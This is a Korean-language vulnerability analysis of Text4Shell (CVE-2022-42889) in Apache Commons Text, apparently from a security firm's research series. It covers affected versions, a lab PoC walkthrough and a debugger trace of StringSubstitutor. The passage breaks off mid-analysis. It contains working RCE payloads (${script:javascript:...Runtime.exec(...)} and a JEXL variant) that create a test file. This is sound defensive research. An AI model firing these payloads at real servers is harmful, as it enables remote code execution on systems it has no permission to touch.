Research & Technique

Text4Shell, Apache Commons Text 원격코드 실행 취약점 (CVE-2022-42889)

■ 취약점 개요

2022 년 10 월 13 일 문자열을 처리하는 Java 오픈 소스 라이브러리인 Apache Commons Text 에서 원격코드 실행(RCE)이 가능한 취약점인 Text4Shell(CVE-2022-42889)이 발견되었다. 이 취약점은 문자열의 처리 및 검색을 담당하는 StringSubstitutor 클래스에서 발생한다. 해당 클래스는 입력 값을 받아 미리 정의된 환경 변수를 실행시키는데, 이때 dns, url, script 변수를 통해 악의적인 명령어가 입력될 수 있다. 이 세 변수가 StringSubstitutor 클래스의 기본 목록에 포함되어 있기 때문에 원격에서 비인가자가 임의의 코드 실행이 가능하여 CVSS 9.8 점으로 평가되었다.

■ Log4Shell과 비교

Text4Shell 과 Log4Shell 모두 Java 기반의 오픈 소스 라이브러리이며, replace 함수를 활용해 공격자가 원격 코드를 실행한다는 점이 비슷하다. 그러나 Log4Shell 의 경우 Log4J 라이브러리만 존재한다면 악용할 수 있지만, Text4Shell 은 다른 부가적인 조건이 더 필요하다. 일반적으로 환경 변수는 대부분 내부의 값을 활용하지만, 사용자의 입력 값을 받아 동작할 경우 값을 검증하기 때문에 Log4Shell 보다 파급력이 낮다. 그럼에도 실행 조건이 갖춰진다면 쉽게 악용할 수 있어 주의가 필요하다. 공격자가 shodan 을 통해서 Apache Commons Text 를 사용하는 프로젝트를 확인할 수 있기 때문에, 취약한 버전의 Apache Commons Text 를 사용하는 경우 대응 방안을 적용해야 한다.

Text4Shell 이 실행되기 위한 실행 조건은 다음과 같다.

Text4Shell 실행 조건
1. Apache Commons Text 1.5~1.9 버전 사용
2. StringSubstitutor API가 사용자의 입력 허용
3. 사용자 입력 값을 활용해 기본으로 정의된 문자열 보간[1] 사용 (createInterpolator 함수, replace 함수)

■ 영향 받는 소프트웨어 버전

CVE-2022-42889 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Apache Commons- Text	1.5 ~ 1.9 버전
Java	JDK 15 이전 버전

※ JDK 15 이상 버전은 Nashron JavaScript 엔진이 제외되어 안전하다.


※ Java 표현식 언어인 JEXL 엔진을 사용할 경우 JDK 의 버전 관계없이 Apache Commons Text 의 버전 확인이 필요하다.

∵ JEXL 엔진에는 Apache Commons Text 가 기본적으로 내장되어 있으므로 Apache Commons Text 의 버전을 필수적으로 확인해야 한다.

[1] 미리 정의된 환경 변수를 사용하기 위한 변수. 자세한 내용은 취약점 상세 분석에서 다룬다.

■ 공격 시나리오

CVE-2022-42889를 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 공격자는 Text4Shell에 취약한 대상을 탐색
② 공격자는 CVE-2022-42889 취약점을 이용해 서버에서 원격 명령 실행
③ 공격자는 백도어/웹쉘 설치, 악성코드 및 랜섬웨어 배포
④ 공격자는 피해자 PC의 제어권 획득, 중요 정보 탈취 등 공격 수행

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2022-42889 의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 20.0.4 LTS (192.168.100.128) JDK 11 version Apache Commons Text 1.9.0 version
공격자	Kali Linux 2022 (192.168.100.129)

■ 취약점 테스트

Step 1. PoC 테스트

테스트를 위한 PoC 가 저장된 GitHub URL 은 다음과 같다.

- URL : https://github.com/cxzero/CVE-2022-42889-text4shell.git

1) git clone 명령어를 통해 CVE-2022-42889 PoC가 저장된 git의 파일 다운로드

명령어	$ sudo git clone https://github.com/cxzero/CVE-2022-42889-text4shell.git

```
ubuntu@ubuntu:~$ sudo git clone https://github.com/cxzero/CVE-2022-42889-text4shell.git
```

[PoC 다운로드]

2) 다운로드 된 디렉토리로 이동하여 maven을 통해서 빌드 진행

명령어	$ cd CVE-2022-42889-text4shell $ mvn clean package –DskipTests

```
ubuntu@ubuntu:~$ cd CVE-2022-42889-text4shell/
ubuntu@ubuntu:~/CVE-2022-42889-text4shell$ mvn clean package -DskipTests
WARNING: An illegal reflective access operation has occurred
```

[maven 빌드 진행]

3) target 디렉토리로 이동하여 생성된 jar 파일 실행

명령어	$ cd target $ java -jar spring-boot-0.0.1-SNAPSHOT.jar

```
ubuntu@ubuntu:~/CVE-2022-42889-text4shell$ cd target/
ubuntu@ubuntu:~/CVE-2022-42889-text4shell/target$ ls
classes                 maven-status
generated-sources       spring-boot-0.0.1-SNAPSHOT.jar
ubuntu@ubuntu:~/CVE-2022-42889-text4shell/target$ java -jar spring-boot-0.0.1-SNAPSHOT.jar
```

[target/spring-boot-0.0.1-SNAPSHOT.jar]

4) 공격자(kali)가 피해자 서버(Ubuntu)에게 Text4Shell 을 활용한 원격 코드(RCE) 실행

원격코드	"touch /tmp/EQST-Insight"
설명	tmp 디렉토리 밑에 EQST-Insight라는 파일 생성하는 명령어
페이로드	http://192.168.100.128/message?text=%24%7Bscript%3Ajavascript%3Ajava.lang .Runtime.getRuntime().exec(%27touch%20%2Ftmp%2FEQST-Insight%27)%7D

[Text4Shell 페이로드]

5) 피해자(Ubuntu) 서버에서 /tmp 폴더에 파일 생성 확인

명령어	$ cd /tmp $ ls


```
ubuntu@ubuntu:~$ cd /tmp/
ubuntu@ubuntu:/tmp$ ls
config-err-Ts8nca
EQST-Insight
```

[EQST-Insight 파일 생성 확인]

■ 취약점 상세 분석

Step 1. 취약점 개요

Text4Shell 은 문자열 처리에 사용되는 Apache Commons Text 라이브러리 중 텍스트를 동적으로 처리할 수 있는 StringSubstitutor 클래스에서 발생한다. 해당 클래스는 사용자의 입력 값이 특정 문자열에 [2] 해당하면 문자열 보간을 수행한다. 이때 사용자의 입력 값을 검증하지 않아 취약한 문자열 보간 변수를 사용할 수 있어 취약점이 발생한다.



[replace 활용 문자열 보간 처리 과정 그림]

다음은 주요 함수들의 목록과 기능을 정리한 표이다.


함수	기능
createInterpolator()	Apache Commons Text 의 정의된 문자열 보간 사용을 선언하는 함수
replace()	입력 값을 기반으로 문자열을 전달하는 함수 로 ${}형태면 문자열 보간으로 판단하여 전달함
InterpolatorStringLookup.Lookup()	Prefix 와 일치하는 StringLookup 클래스 호출

[2] 특정 문자열은 ${} 형태이다.

Step 2. 문자열 보간이란?

문자열 보간은 프로그래밍 언어인 Python, javascript 등에서 자주 사용되는 기법으로 동적 데이터를 받아 활용하는 방법이다. 예를 들어 Animal 이라는 변수에 'Cat'을 할당한 뒤 ${Animal}을 입력하면 변수에 할당되었던 값이 문자열에 들어가 대체되어 출력되는 방식이다. 즉, ${변수이름}의 형식을 사용하면 문장에서 변수에 할당된 값이 출력되게 된다. StringSubstitutor 클래스 또한 이와 같이 동작한다.

다음은 Java 의 문자열 보간 예시이다.



[java에서의 문자열 보간 예제]

Apache Commons Text 의 문자열 보간은 미리 정의된 환경 변수를 실행한다. 입력 값은 replace 함수를 통해 표준 형식인 ${Prefix:Name}형태인지 검증 후 문자열 보간이 실행된다. Prefix 는 미리 정의된 문자열 보간의 목록을 구분하기 위한 변수이며, Name 은 입력 값이다.

Apache Common Text 의 문자열 보간 방식은 다음과 같다.

[Apache Commons Text에서의 문자열 보간 예제]


실제로 Apache Commons Text 에서 문자열 보간을 실행하려면 문자열 보간 목록이 정의된 Default StringLookup 클래스를 호출해야 한다. 이때 클래스를 호출하기 위한 구분자로 Key 를 사용하는데, 이 Key 들 중 dns, url, script 에서 취약점이 발생한다.

다음은 Default StringLookup 클래스의 보간 목록의 일부이다.

[Default Strings Lookup 목록]

key	Method	since
base64Decoder	base64DecoderStringLookup()	1.6
base64Encoder	base64EncoderStringLookup()	1.6
const	constStringLookup()	1.5
date	dateStringLookup()	1.5
java	envStringLookup()	1.3
...	...	...
dns	**dnsStringLookup()**	**1.8**
url	**urlStringLookup()**	**1.5**
script	**scriptStringLookup()**	**1.5**

문자열 보간의 장점은 변수에 해당되는 값을 유동적으로 사용할 수 있어, 어떠한 값으로 바뀔지 모르는 값에 사용하여 동적으로 전달하기 위해 사용된다. 아래는 StringSubstitutor 클래스의 미리 정의된 문자열 보간 중 하나인 DataStringLookup 클래스를 입력 값을 통해 사용하는 예시의 동작 과정이다.



[문자열 보간 예제]

동작 과정에 대한 상세 설명은 다음과 같다.

(1) 사용자는 "오늘의 날짜는 ${date:2022-10-25}"와 같이 입력한다.
(2) Apache Commons Text의 정의된 문자열 보간 사용을 선언한다.
(3) 문자열 보간을 판단한다.
(4) 전달받은 값은 Lookup함수에서 Key는 Date로 변환되고 Value는 2022-10-25로 추출한다. Key에 해당하는 값은 Date이므로, Default StringLookup의 목록 중 DateStringLookup 클래스를 호출한다.
(5) DateStringLookup_클래스는 함수를 실행한다.
(6) "오늘의 날짜는 **2022-10-25**"가 출력된다.

Step 3. 취약점 동작


취약점이 발생하는 문자열 보간 목록인 dns, url, script 를 Prefix 로 설정하고 Name 에 임의 코드를 전송하면 공격자가 원하는 코드가 서버에서 실행된다. 다음의 코드는 사용자 입력 값을 통해 문자열 보간을 사용하는 환경의 예제 소스코드이다. Java 11 버전 환경에서 구성했으며, script 문자열 보간을 활용한 임의 코드 실행(RCE) 공격이 가능한 환경을 구성하였다.

```
private String interpolate(String input) {
    final StringSubstitutor interpolator = StringSubstitutor.createInterpolator(); // 미리 정의된 문자열 보간을 사용하기 위한 함수
    String out = interpolator.replace(input); // 사용자의 입력 값을 처리하는 함수
    System.out.println(out);  //출력 함수
    return out;
}
```


[문자열 보간 출력 환경 구성 소스 코드]

(case 1) 정상적인 동작

정상 사용자가 EQST-Insight 라는 문자열 출력을 위해 http://192.168.100.128/message?=EQST-Insight 를 전달하는 경우, 아래 동작을 거쳐 EQST-Insight 가 정상적으로 출력되는 것을 확인한다.



[문자열 보간 출력 환경 구성 소스 코드]



[문자열 보간 사용 정상 출력 결과]

(case 2) **비정상적인 동작**

공격자는 미리 정의된 script 문자열 보간을 활용해 페이로드를 전달한다. 다음은 script 문자열 보간의 표준 형식이다.

```
"Script:                    ${script:javascript:3 + 4}\n"
```

[script 문자열 보간 형식]


최종적으로 Text4Shell 의 페이로드는 다음과 같이 만들어지지만, URL 을 통해서 전송하므로 URL Encoding 을 적용한 뒤 전송해야 한다.

Text4Shell 페이로드	${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/EQST-Insight')}₩

만약 JEXL 엔진을 사용할 경우의 공격 페이로드는 다음과 같다.

JEXL 엔진 적용 시	${script:JEXL:''.getClass().forName('java.lang.Runtime').getRuntime().exec('touch /tmp/EQST-Insight')}

공격자가 페이로드를 전송하면, 서버는 replace 함수를 실행한다. 이때 입력 값이 ${}형식이므로 문자열 보간을 수행하기 위해 lookup 함수로 페이로드를 전달한다. 전달받은 값이 script 의 문자열 보간 형식인 ${script:javascript:명령어}이므로 ":"를 기준으로 Prefix 와 Name, 명령어 3 개의 영역으로 추출한다. 추출된 값에서 Prefix 는 script 로 Name 은 javascript 로 들어가고, 명령어 부분은 따로 저장하여 3 개의 파트(script, javascript, 명령어)로 분할된다. 이후 Key 에 일치하는 ScriptStringLookup 클래스의 함수를 호출하여 'touch /tmp/EQST-Insight' 명령어가 실행된다.




[Text4Shell을 활용한 script 문자열 보간 악용]

[Text4Shell을 원격 실행 명령어 수행 결과]

Step 4. 취약점 동작 상세

다음은 Text4Shell 페이로드를 입력 값으로 전달받았다고 가정하여 문자열 보간을 수행·동작할 때 프로세스와 함수들의 흐름을 도식화한 그림이다.



[Text4Shell을 원격 코드를 수행할 때 호출하는 함수들의 흐름 도식화]

페이로드	"${script:javascript:java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insight')}"
설명	Windows 에서 EQST-Insight 라는 파일을 생성하는 원격실행코드 (RCE)

[전체 함수의 목록과 기능]

함수	기능
createInterpolator()	Apache 의 Commons-Text 의 정의된 문자열 보간 사용을 선언하는 함수
replace()	동적으로 입력된 값을 추출하는 함수 만약 ${}형태면 문자열 보간으로 판단하고 입력 값을 문자열 형태로 substitute 함수에 전달
substitute()	replace ()에게 전달받은 값 중 문자열 보간 형식 추출을 위해 $를 기준으로 자르는 함수
resloveVariable()	전달받은 문자열을 getStringLookup()를 통해 목록에서 조회하기 위한 함수
getStringLookup()	InterpolatorStringLookup 클래스의 Lookup 함수를 호출하기 위한 함수
InterpolatorStringLookup.Lookup()	":"를 기준으로 Prefix 와 Name 을 추출하고 Prefix 를 Key 로 변환하여 Key 와 일치하는 StringLookup 클래스 호출
StringLookup.Lookup()	InterploatorStringLookup 함수에서 조회된 Key 와 일치하는 클래스를 Default StringLookup 목록에서 조회하여 메소드를 실행

다음은 각 단계 별 동작 분석이다.

1. replace 를 통해서 ${}형태인지 검사하고, substitute 함수에 전달한다.

함수	**replace**(java.lang.String)


```
3  import org.apache.commons.text.StringSubstitutor;
4
5  public class App {
6      public static void main(String[] args) {
7          StringSubstitutor interpolator = StringSubstitutor.createInterpolator();
8          String out = interpolator.replace("${script:javascript:java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insgiht')}");
9      }
10 }
```

Name	Value
this	StringSubstitutor (id=26)
source	"${script:javascript:java.lang.Runtime.getRuntime().exec('cmd /c type NUL > EQST-Insgiht')}" (id=27)
buf	TextStringBuilder (id=32)

[replace 함수 디버깅 결과]

2. 문자열의 길이를 계산한 뒤, “$”를 확인하고 추출하여 resolveVariable 함수에 전달한다.


함수	**substitute**(org.apache.commons.text.TextStringBuilder, int, int)



[substitute 함수 디버깅 결과]

3. getStringLookup() 함수에서 값을 받아 InterpolatorStringLookup() 함수로 전달한다.


함수	**resloveVariable**



[resloveVariable 함수 디버깅 결과]

4. ":"를 기준으로 Prefix, Name 을 나눈다.

